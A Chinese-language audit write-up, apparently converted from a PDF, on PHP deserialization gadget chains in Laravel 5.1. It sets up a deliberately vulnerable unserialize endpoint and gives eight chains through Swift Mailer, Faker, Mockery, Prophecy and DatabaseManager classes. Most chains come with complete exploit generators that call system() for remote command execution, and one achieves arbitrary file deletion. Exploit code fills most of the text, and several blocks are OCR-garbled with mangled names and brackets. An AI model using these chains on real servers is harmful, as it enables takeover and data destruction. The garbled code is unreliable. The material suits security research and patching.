环境搭建

源码下载链接

在 app/Http/routes.php 中添加路由


```
Route::get('/', "DemoController@demo");
```

在 app/Http/Controllers 目录下添加控制器

```
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
class DemoController extends Controller
    public function demo()
        highlight_file(__FILE__);
        if(isset($_GET['data'])){
            $filename = "C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php";
            @unserialize(base64_decode($_GET['data']));
            if(file_exists($filename)){
                echo $filename." is exit!".PHP_EOL;
                echo $filename." has been deleted!".PHP_EOL;
            }
        }
    }
}
```


漏洞分析

先寻找一下反序列化漏洞的触发点,全局搜索 __destruct() 方法



POC链-1(任意文件删除漏洞)

跟进 Pipes/WindowsPipes.php 中的 __destruct() 方法,发现其调用了 removeFiles() 方法,跟进 去后发现是一个简单的仍以文件删除漏洞



POC链利用流程图

```
# Pipes/WindowsPipes.php

class WindowsPipes extends AbstractPipes {

public function __destruct() {

    $this->removeFiles();

}

private function removeFiles() {

foreach ($this->files as $filename) {

    if (file_exists($filename)) {

        @unlink($filename);

    }

}

$this->files = array();

}
```

POC链-2

跟进 lib/classes/Swift/Mime/SimpleMimeEntity.php 中的 __destruct() 方法,由于这里的 \$this->_cache 和 \$this->_cacheKey 是可控的,因此可以来调用一个没有 clearAll() 方法的类从而来触发 __call() 方法

全局搜索 __call() 方法,跟进 src/Faker/Generator.php 中的 __call() 方法,这里和 Laravel5.4 的链子中的一条链子相似了(不进行具体分析了,可以看之前 Laravel5.4 的代码审计)

```
public function format($formatter, $arguments = array())
{
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}

/** @return callable ...*/
public function getFormatter($formatter)
{
    if (isset($this->formatter($formatter)) {
        return $this->formatters[$formatter);
    }
}

foreach ($this->providers as $provider) {
    if (method_exists($provider, $formatter)) {
        $this->formatters[$formatter];
    }
}

throw new \invalidArgumentException(sprintf(format 'Unknown formatter '%s", $formatter));
}

/** Replaces tokens ('{ tokenName }}') with the result from the token method call ...*/
public function parse($string){...}

/** Replaces tokens ('{ tokenName }}') with the result from the token method call ...*/
public function callFormatWithMatches($matches){...}

/** @garam string $attribute ...*/
public function __get($attribute){...}

/** @garam string $method ...*/
public function __cell($method, $attributes)
{
    return $this->format($method, $attributes);
}

/** @param string $method ...*/
public function __cell($method, $attributes);
}
```

```
<?php
namespace Faker {
    class Generator {
        protected $formatters = array();
        function __construct() {
            $this->formatters = ['clearAll' => "system"];
    }
}
namespace {
    use Faker\Generator;
    class Swift Mime SimpleMimeEntity {
        private $_cache;
        private $_cacheKey;
        public function __construct($cacheKey="") {
            $this->_cache = new Generator();
            $this->_cacheKey = $cacheKey;
        }
```

```
$demo = new Swift_Mime_SimpleMimeEntity("calc");
               echo base64_encode(serialize($demo));
      }
      ?>
                                                                                                                                                                                 ■2 ☆ : ×
namespace App\Http\Controllers
                                                                                               ☐ Elements Sources
use Illuminate\Http\Request;
class DemoController extends Controller
                                                                                                                                                     LFI - SSTI -
                                                                                                                                                                      ENCODING +
                                                                                                                EXECUTE
                                                                                                                           TEST - SQLI - XSS -
     public function demo()
         http://127.0.0.1/laravel51/public/index.php?
                                                                                                data=TzoyNzoiU3dpZnRfTWltZV9TaW1wbGVNaW1IRW50aXR5ljoyOntzOjM1OiIAU3dpZnRfTWltZV9TaW1wbGVNaW1IRW50aXR5A
                                                                                                F9jYWNoZSI7TzoxNToiRmFrZXJcR2V 计算器
                                                                                                                                                    XJzljthOjE6e3M60DoiY2xlYXJBbGwi03M6Njoi
                                                                                                c3lzdGVtljt9fXM6Mzg6lgBTd2lmdF9N = 程序员
                                                                                                                                                            2hIS2V5ljtzOjQ6lmNhbGMiO30=
               }else{
echo $filename." has been deleted!".PHP_EOL;
                                                                                                Enable POST
                                                                                                                                                         0
1 C:/Tools/phpstudy_pro/WWW/laravel51/public/info.php has been deleted!
                                                                                                                            HEX 0
                                                                                                                            DEC 0
OCT 0
BIN 0
                                                                                                                             8,8
                                                                                                                             D-接位 ~ % 位移位 ~
                                                                                                                                           8
                                                                                                                                     4
                                                                                                                                           5
                                                                                                                                                 6
                                                                                                                                           2
                                                                                                Highlights from the Chrome 95 update
                                                                                                   lide issues in the Issues tab
ide irrelevant issues so you can focus only on those issues that matter to you
```

POC链利用流程图

```
# lib/classes/Swift/Mime/SimpleMimeEntity.php

class Swift_Mime_SimpleMimeEntity implements Swift_Mime_MimeEntity {

public function __destruct() {

$this->_cache->clearAll($this->_cacheKey);

}

# src/Faker/Generator.php

class Generator {

public function __call($method, $attributes) {

return $this->format($method, $attributes);

}

public function format($formatter, $arguments = array()) {

return call_user_func_array($this->getFormatter($formatter), $arguments);

}

public function getFormatter($formatter) {

if (isset($this->formatters[$formatter])) {

return $this->formatters[$formatter];

}

}

}

}
```

POC链-3

跟进 lib/classes/Swift/KeyCache/DiskKeyCache.php 中的 __destruct() 方法,这里的 \$this->_keys 是可控的

继续看看 foreach 中调用的 clearAll() 方法,当 array_key_exists() 判断为 true 时进入 foreach,接着调用 clearKey() 方法,进入 if 判断后调用 hasKey() 方法,由于这里的 \$this->_path 是可控的,因此可以给其赋值为一个类名从而触发该类中的 __toString() 方法

```
/## Check if the given $itemKey exists in the namespace $nsKey....*/
public function hasKey($nsKey, $itemKey)
{
    return is_file( fflenamer $this->_path.'/'.$nsKey.'/'.$itemKey);
}

/** Clear data for $itemKey in the namespace $nsKey if it exists....*/
public function clearKey($nsKey, $itemKey)
{
    if ($this->hasKey($nsKey, $itemKey)) {
        $this->_freeHandle($nsKey, $itemKey);
        unlink( fflenamer $this->_path.'/'.$nsKey.'/'.$itemKey);
}

/** Clear all data in the namespace $nsKey if it exists....*/
public function clearAll($nsKey)

{
    /** Clear all data in the namespace $nsKey if it exists....*/
public function clearAll($nsKey)

{
    foreach ($this->_keys[$nsKey, $this->_keys)) {
        foreach ($this->_keys[$nsKey] as $itemKey > $null) {
            $this->clearKey($nsKey, $itemKey);
        }
        if (is_dir( fflenamer $this->_path.'/'.$nsKey)) {
            rmdir( directory $this->_path.'/'.$nsKey);
        }
        unset($this->_keys[$nskey]);
    }

unset($this->_keys[$nskey]);
}
```

这里可以选择 library/Mockery/Generator/DefinedTargetClass.php 中的 __toString() 方法作为触发的点,其先会调用 getName() 方法,且该方法中的 \$this->rfc 是可控的,因此可以来触发一个没有 getName() 方法的类从而来触发该类中的 __call() 方法

```
private $rfc;

public function __construct(\ReflectionClass $rfc){...}

public static function factory($name){...}

public function getName() {
    return $this->rfc->getName();
}

public function isAbstract(){...}

public function isFinal(){...}

public function getHethods(){...}

public function getInterfaces(){...}

public function __toString() {
    return $this->getName();
}
```

全局搜索 __call() 方法,跟进 src/Faker/ValidGenerator.php 中的 __call() 方法,其 while 语 句内的 \$this->validator 是可控的,当 \$res 能够是命令执行函数的参数时即可触发命令执行 RCE,由于 \$this->generator 也是可控的,因此可以寻找一个能够有返回参数值的方法类来达到返回命令执行函数参数的目的从而 RCE

这里可以用 src/Faker/DefaultGenerator.php 来做触发点,当前面设置的方法不存在时这里就会触发到 __call() 方法,从而返回可控参数 \$this->default 的值

```
protected $default;

protected $default;


public function __construct($default = null){...}

/** @param string $attribute ...*/
public function __get($attribute){...}

/** @param string $method ...*/
public function __call($method, $attributes)

return $this->default;
}
```

```
<?php
namespace Faker {
    class DefaultGenerator {
        protected $default;
        public function __construct($payload) {
            $this->default = $payload;
    }
    class ValidGenerator {
        protected $generator;
        protected $validator;
        protected $maxRetries;
        public function __construct($payload) {
            $this->generator = new DefaultGenerator($payload);
            $this->validator = "system";
            $this->maxRetries = 1; // 不设置值的话默认是重复10000次
        }
   }
}
namespace Mockery\Generator {
    use Faker\ValidGenerator;
    class DefinedTargetClass {
        private $rfc;
        public function __construct($payload) {
            $this->rfc = new ValidGenerator($payload);
   }
}
namespace {
    use Mockery\Generator\DefinedTargetClass;
    class Swift_KeyCache_DiskKeyCache {
        private $ path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this-> path = new DefinedTargetClass($payload);
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>
```



```
# lib/classes/Swift/KeyCache/DiskKeyCache.php
class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
    public function __destruct() {
   foreach ($this->_keys as $nsKey => $null) {
             $this->clearAll($nsKey);
    public function clearAll($nsKey) {
         if (array_key_exists($nsKey, $this->_keys)) {
             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
    $this->clearKey($nsKey, $itemKey);
             }
         }
    public function clearKey($nsKey, $itemKey) {
         if ($this->hasKey($nsKey, $itemKey)) {}
    public function hasKey($nsKey, $itemKey){
    return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
# library/Mockery/Generator/DefinedTargetClass.php
class DefinedTargetClass {
    public function __toString() {
         return $this->getName();
    public function getName() {
         return $this->rfc->getName();
# src/Faker/ValidGenerator.php
    public function __call($name, $arguments) {
         do {
             $res = call_user_func_array(array($this->generator, $name), $arguments);
         } while (!call_user_func($this->validator, $res));
class DefaultGenerator {
        return $this->default;
```

POC链-4

起始点和终点的利用链和 POC链-3 一样,将 __toString()的触发点变一下,跟进 lib/classes/Swift/Mime/SimpleMimeEntity.php 中的 __toString()方法,其调用了 toString()方法,由于 \$this->_headers 是可控的,因此可以接上上一条链子的 __call()方法利 用进行 RCE 操作

```
<?php
namespace Faker {
   class DefaultGenerator {
        protected $default;
        public function __construct($payload) {
            $this->default = $payload;
   class ValidGenerator {
        protected $generator;
        protected $validator;
        protected $maxRetries;
        public function __construct($payload) {
            $this->generator = new DefaultGenerator($payload);
            $this->validator = "system";
            $this->maxRetries = 1; // 不设置值的话默认是重复10000次
        }
   }
}
namespace {
   use Faker\ValidGenerator;
   class Swift_Mime_SimpleMimeEntity {
        private $_headers;
        public function __construct($payload) {
            $this-> headers = new ValidGenerator($payload);
   class Swift_KeyCache_DiskKeyCache {
```

POC链利用流程图

```
lib/classes/Swift/KeyCache/DiskKeyCache.php
class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
     public function __destruct() {
   foreach ($this->_keys as $nsKey => $null) {
               $this->clearAll($nsKey);
     public function clearAll($nsKey) {
   if (array_key_exists($nsKey, $this->_keys)) {
     foreach ($this->_keys[$nsKey] as $itemKey => $null) {
                    $this->clearKey($nsKey, $itemKey);
     public function clearKey($nsKey, $itemKey) {
   if ($this->hasKey($nsKey, $itemKey)) {}
     public function hasKey($nsKey, $itemKey){
          return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
class Swift_Mime_SimpleMimeEntity implements Swift_Mime_MimeEntity {
     public function __toString() {
    return $this->toString();
     public function toString() {
          $string = $this->_headers->toString();
# src/Faker/ValidGenerator.php
class ValidGenerator {
     public function __call($name, $arguments) {
               $res = call_user_func_array(array($this->generator, $name), $arguments);
          } while (!call_user_func($this->validator, $res));
class DefaultGenerator {
     public function __call($method, $attributes) {
    return $this->default;
```

POC链-5

```
起始点和 POC链-3 一样,从 __toString() 开始,跟进
src/Prophecy/Argument/Token/ObjectStateToken.php 中的 __toString() 方法,这里 $this-
>util 和 $this->value 均可控
```

```
proposition p
```

接着后面利用 POC链-2 后半段的 __call() 触发方法即可进行命令执行操作从而达到 RCE

exp

```
<?php
namespace Faker {
   class Generator {
        protected $formatters = array();
        function __construct() {
            $this->formatters = ['stringify' => "system"];
        }
   }
}
namespace Prophecy\Argument\Token {
    use Faker\Generator;
    class ObjectStateToken {
        private $name;
        private $value;
        private $util;
        public function __construct($payload) {
            $this->name = "H3rmesk1t";
            $this->util = new Generator();;
            $this->value = $payload;
   }
}
namespace {
    use Prophecy\Argument\Token\ObjectStateToken;
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this-> path = new ObjectStateToken($payload);
    echo base64 encode(serialize(new Swift KeyCache DiskKeyCache("calc")));
}
?>
```

```
# lib/classes/Swift/KeyCache/DiskKeyCache.php
class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
    public function __destruct() {
   foreach ($this->_keys as $nsKey => $null) {
             $this->clearAll($nsKey);
    public function clearAll($nsKey) {
        if (array_key_exists($nsKey, $this->_keys)) {
   foreach ($this->_keys[$nsKey] as $itemKey => $null) {
                 $this->clearKey($nsKey, $itemKey);
    public function clearKey($nsKey, $itemKey) {
        if ($this->hasKey($nsKey, $itemKey)) {}
    public function hasKey($nsKey, $itemKey){
        return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
# src/Prophecy/Argument/Token/ObjectStateToken.php
class Swift_Mime_SimpleMimeEntity implements Swift_Mime_MimeEntity {
    public function __toString() {
        return sprintf('state(%s(), %s)',$this->name,$this->util->stringify($this->value));
    public function __call($method, $attributes) {
        return $this->format($method, $attributes);
    public function format($formatter, $arguments = array()) {
        return call_user_func_array($this->getFormatter($formatter), $arguments);
    public function getFormatter($formatter) {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
```

POC链-6

起始点和终点的利用链和 POC链-5 一样,将 __toString() 的触发点变一下,跟进 src/Prophecy/Argument/Token/IdenticalValueToken.php 中的 __toString() 方法,这里 \$this->string、\$this->util 和 \$this->value 均可控

```
<?php
namespace Faker {
   class Generator {
     protected $formatters = array();
     function __construct() {
        $this->formatters = ['stringify' => "system"];
}
```

```
}
namespace Prophecy\Argument\Token {
    use Faker\Generator;
    class IdenticalValueToken {
        private $string;
        private $value;
        private $util;
        public function __construct($payload) {
            $this->name = null;
            $this->util = new Generator();;
            $this->value = $payload;
        }
    }
}
namespace {
    use Prophecy\Argument\Token\IdenticalValueToken;
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new IdenticalValueToken($payload);
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>
```

```
class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
    public function __destruct() {
   foreach ($this->_keys as $nsKey => $null) {
             $this->clearAll($nsKey);
    public function clearAll($nsKey) {
        if (array_key_exists($nsKey, $this->_keys)) {
             foreach ($this->_keys[$nsKey] as $itemKey => $null) {
                 $this->clearKey($nsKey, $itemKey);
    public function clearKey($nsKey, $itemKey) {
        if ($this->hasKey($nsKey, $itemKey)) {}
    public function hasKey($nsKey, $itemKey){
        return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
# src/Prophecy/Argument/Token/IdenticalValueToken.php
class IdenticalValueToken implements TokenInterface {
    public function __toString() {
   if (null === $this->string) {
             $this->string = sprintf('identical(%s)', $this->util->stringify($this->value));
    public function __call($method, $attributes) {
        return $this->format($method, $attributes);
    public function format($formatter, $arguments = array()) {
        return call_user_func_array($this->getFormatter($formatter), $arguments);
    public function getFormatter($formatter) {
        if (isset($this->formatters[$formatter])) {
    return $this->formatters[$formatter];
```

POC链-7

起始点和终点的利用链和 POC链-5 一样,将 __toString()的触发点变一下,跟进 src/Prophecy/Argument/Token/ExactValueToken.php 中的 __toString()方法,这里 \$this->string、\$this->util 和 \$this->value 均可控

```
<?php
namespace Faker {
   class Generator {
     protected $formatters = array();
     function __construct() {
        $this->formatters = ['stringify' => "system"];
}
```

```
}
namespace Prophecy\Argument\Token {
    use Faker\Generator;
    class ExactValueToken {
        private $string;
        private $value;
        private $util;
        public function __construct($payload) {
            $this->name = null;
            $this->util = new Generator();;
            $this->value = $payload;
        }
    }
}
namespace {
    use Prophecy\Argument\Token\ExactValueToken;
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new ExactValueToken($payload);
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>
```

```
# lib/classes/Swift/KeyCache/DiskKeyCache.php
class Swift_KeyCache_DiskKeyCache implements Swift_KeyCache {
    public function __destruct() {
   foreach ($this->_keys as $nsKey => $null) {
               $this->clearAll($nsKey);
    public function clearAll($nsKey) {
         if (array_key_exists($nsKey, $this->_keys)) {
              foreach ($this->_keys[$nsKey] as $itemKey => $null) {
                   $this->clearKey($nsKey, $itemKey);
          if ($this->hasKey($nsKey, $itemKey)) {}
     public function hasKey($nsKey, $itemKey){
          return is_file($this->_path.'/'.$nsKey.'/'.$itemKey);
# src/Prophecy/Argument/Token/ExactValueToken.php
    public function __toString() {
    if (null === $this->string) {
        $this->string = sprintf('exact(%s)', $this->util->stringify($this->value));
}
# src/Faker/Generator.php
class Generator {
    public function __call($method, $attributes) {
          return $this->format($method, $attributes);
    public function format($formatter, $arguments = array()) {
   return call_user_func_array($this->getFormatter($formatter), $arguments);
     public function getFormatter($formatter) {
          if (isset($this->formatters[$formatter])) {
    return $this->formatters[$formatter];
```

POC链-8

前半段链子和之前的其它链子一样都行,只要能触发到 __call() 方法),接着跟进 src/Illuminate/Database/DatabaseManager.php 中的 __call() 方法,其调用了 connection() 方法,跟进去,这里要让其进入 makeConnection() 方法从而来利用 call_user_func() 方法来进行 RCE

```
public function connection($name = null)

{
    list($name, $type) = $this->parseConnectionName($name);

    // If we haven't created this connection, we'll create it based on the config

    // provided in the application. Once we've created the connections we will

    // set the "fetch mode" for PDD which determines the query return types.

    if (! isset($this->connection($name))) {
        $connection = $this->makeConnection($name);

    }

    protected function makeConnection($name)

    {
        $config = $this->getConfig($name);

        if (isset($this->extensions[$name])) {
            return call_user_func($this->extensions[$name], $config, $name);

        }

        $driver = $config['driver'];

        if (isset($this->extensions[$driver])) {
            return call_user_func($this->extensions[$driver], $config, $name);
        }

        return $this->factory->make($config, $name);
}
```

跟进 getConfig() 方法,继续跟进 Arr::get(\$connections,\$name),可以看到经过 get()方法返回回来的\$config 的值是可控的,可以将命令执行函数返回回来,从而导致 RCE

```
protected function getConfig($name)

{

$name = $name ?: $this->getDefaultConnection();

$connections = $this->app['config']['database.connections'];

if (is_null($config = Arr::get($connections, $name))) {

throw new InvalidArgumentException( message: "Database [$name] not configured.");
}

return $config;

}
```

exp-1

```
$this->extensions[$payload]='call_user_func';
        }
   }
}
namespace {
    use Illuminate\Database\DatabaseManager;
    class Swift_Mime_SimpleMimeEntity {
        private $_headers;
        public function __construct($payload) {
            $this->_headers = new DatabaseManager($payload);
        }
    }
    class Swift_KeyCache_DiskKeyCache {
        private $_path;
        private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
        public function __construct($payload) {
            $this->_path = new Swift_Mime_SimpleMimeEntity($payload);
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
?>
```

exp-2

```
<?php
namespace Illuminate\Database{
    class DatabaseManager{
        protected $app;
        protected $extensions ;
        public function __construct($payload)
        {
            $this->app['config']['database.default'] = $payload;
            $this->app['config']['database.connections'] = [$payload => 'system'];
            $this->extensions[$payload]='call_user_func';
        }
    }
}
namespace Mockery\Generator {
    use Illuminate\Database\DatabaseManager;
    class DefinedTargetClass {
        private $rfc;
        public function __construct($payload) {
            $this->rfc = new DatabaseManager($payload);
   }
}
namespace {
```

```
use Mockery\Generator\DefinedTargetClass;
class Swift_KeyCache_DiskKeyCache {
    private $_path;
    private $_keys = ['H3rmesk1t' => ['H3rmesk1t' => 'H3rmesk1t']];
    public function __construct($payload) {
        $this->_path = new DefinedTargetClass($payload);
    }
}
echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache("calc")));
}
```

```
# __call() 方法之前省略
class DatabaseManager implements ConnectionResolverInterface {
   public function __call($method, $parameters) {
      return call_user_func_array([$this->connection(), $method], $parameters);
     public function connection($name = null) {
          if (! isset($this->connections[$name])) {
    $connection = $this->makeConnection($name);
     protected function makeConnection($name) {
          $config = $this->getConfig($name);
          if (isset($this->extensions[$name])) {
               return call_user_func($this->extensions[$name], $config, $name);
     protected function getConfig($name) {
          $name = $name ?: $this->getDefaultConnection();
          $connections = $this->app['config']['database.connections'];
          if (is_null($config = Arr::get($connections, $name))) {
          return $config;
# src/Illuminate/Support/Arr.php
     public static function get($array, $key, $default = null) {
   if (isset($array[$key])) {
              return $array[$key];
```